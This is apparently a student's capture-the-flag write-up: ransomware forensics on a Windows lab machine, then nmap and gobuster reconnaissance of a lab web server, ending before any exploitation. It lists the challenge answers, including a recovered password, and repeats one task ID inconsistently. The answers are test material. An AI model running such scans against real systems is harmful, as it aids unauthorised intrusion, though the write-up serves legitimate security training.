
Tools Used: AttackBox

Solution/Walkthrough:

<u>Question 1</u>

Answer: THIS IS FINE

When you log to remmina using the IP address including the username and password given , you will be directed to another window. Then you will see the wallpaper in picture below.




<u>Question 2</u>

Answer: nomorebestfestivalcompany

Ransom note is located at the Desktop, we open it up and see the content. The attacker said that if we send him/her a lot of bitcoin he/she will give us the key to decrypt. But the address of the bitcoin seems kinda strange, it looks like a fake address encoded with Base64. Let’s try to decode it!


After that you can get the result same like picture below



<u>Question 3</u>

Answer: .grinch


You can get the file extension of the encrypted file at Document directory. It has a file name ‘master-password.txt.grinch’



Question 4

Answer: opidsfsdf

Windows has a Task Scheduler app that we can use to schedule an activity. Open it up, and we are looking at the scheduled activity on this system. But there is a strange name ‘opidsfsdf’ .




Name	Status	Triggers
Amazon Ec2...	Ready	At system startup
GoogleUpda...	Disabled	Multiple triggers defined
GoogleUpda...	Disabled	At 5:05 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.
opidsfsdf	Ready	At log on of ELFSTATION4\Administrator
ShadowCop...	Ready	Multiple triggers defined

Question 5

Answer: C:\Users\Administrator\Desktop\opidsfsdf.exe


At that task, the activity will trigger an action by executing an executable at C:\User\Administrator\Desktop\opidsfsdf.exe .



<u>Question 6</u>

Answer: 7a9eea15-0000-0000-0000-010000000000


To get shadowcopyvolume ID . Click the task, navigate to action and click properties. The ID is in the Add arguments' and you will get the value



Question 7

Answer: confidential


Open up disk management and see what partitions are available in the system. Other than the C: partition, there is another called Backup with size of 1 GB. To use it, we must first assign a letter to the Backup partition, open file manager, and list all the contents inside.



<u>Question 8</u>

Answer: m33pa55w0rdIZseecure!

To make a hidden file/directory appear on the screen, click the View tab on the windows file manager and check the Hidden Items on Shows/hide section.right click the 'confidential' file and select 'Previous version' tab, click restore! There are 2 files, 'master-password.txt' and 'master-password.txt.grinch'. The non '.grinch' file is the file before the ransom encryption, so we can see the contents of the file.



Thought Process/Methodology:

Ransom note is located at the Desktop, we open it up and see the content. The attacker said that if we send him/her a lots of bitcoin he/she will give us the key to decrypt. But the address of the bitcoin seems kinda strange, it looks like a fake address encoded with Base64. Let's try to decode it! And it is! it's really Base64 encoding. To get file extension for each of the encrypted files, you have to take a look at 'Documents' directory. It has a file named 'master-password.txt.grinch'. Windows has a Task Scheduler app that we can use to schedule an activity. Open it up, and we are looking at the scheduled activity on this system. But, there is some strange activity by the name of 'opidsfsdf'. At that task, the activity will trigger an action by executing an executable at C:\User\Administrator\Desktop\opidsfsdf.exe .Another task which is scheduled is 'ShadowCopyVolume'. Click the task, navigate to actions tab and click properties. The ID is in the 'Add arguments' and the value is 7a9eeea15–0000–0000–0000–01000000000. Open up disk management and see what partitions are available in the system. Other than the C: partition, there is another called Backup with size of 1 GB. To use it, we must first assign a letter to the Backup partition, open file manager, and list all the contents inside. As we can see on question 2, the hidden folder name is 'confidential'. In the Backup , there are two folders, database and vStocking. But is that all of it? What about hidden files? To make a hidden file/directory appear on the screen, click the View tab on the windows file manager and check the Hidden Items on Shows/hide section. The result is, another directory shows on the screen, called 'confidential'. Because it's a backup file, it's gotta be restored somewhere else right? To do it, right click the file and select 'Previous version' tab, click restore! Navigate into the 'confidential' directory. There is 2 files, 'master-password.txt' and 'master-password.txt.grinch'. The non '.grinch' file is the file before the ransom encryption, so we can see the contents of the file. The password is 'm33pa55w0rdIZseecure!'.

Day 24: Final Challenge - The Trial Before Christmas

Tools Used: Kali Linux

Solution/Walkthrough:

Question 1

Answer: 80, 65000


Use nmap to scan all available ports on the machine.

```
┌──(1211103141㉿kali)-[~]
└─$ nmap 10.10.66.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-24 10:32 EDT
Nmap scan report for 10.10.66.19
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 26.82 seconds
```

Question 2

Answer: Light Cycle

Open the ip address with the ports that are available and find the hidden page and its title.



Question 3

Answer: /uploads.php

Brute force the directories for the url by using gobuster and wordlists to find the hidden php page.


```
┌──(1211103141㉿kali)-[~]
└─$ gobuster dir -u http://10.10.66.19:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.66.19:65000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/07/24 10:36:49 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 800]
/uploads.php          (Status: 200) [Size: 1328]
/assets               (Status: 301) [Size: 320] [--> http://10.10.66.19:65000/assets/]
/api                  (Status: 301) [Size: 317] [--> http://10.10.66.19:65000/api/]
/grid                 (Status: 301) [Size: 318] [--> http://10.10.66.19:65000/grid/]
Progress: 5578 / 441122 (1.26%)
```

Question 4

Answer: /grid

From the same gobuster that we did, we found that /grid is the directory where the file are saved


```
/grid                 (Status: 301) [Size: 318] [--> http://10.10.66.19:65000/grid/]
```



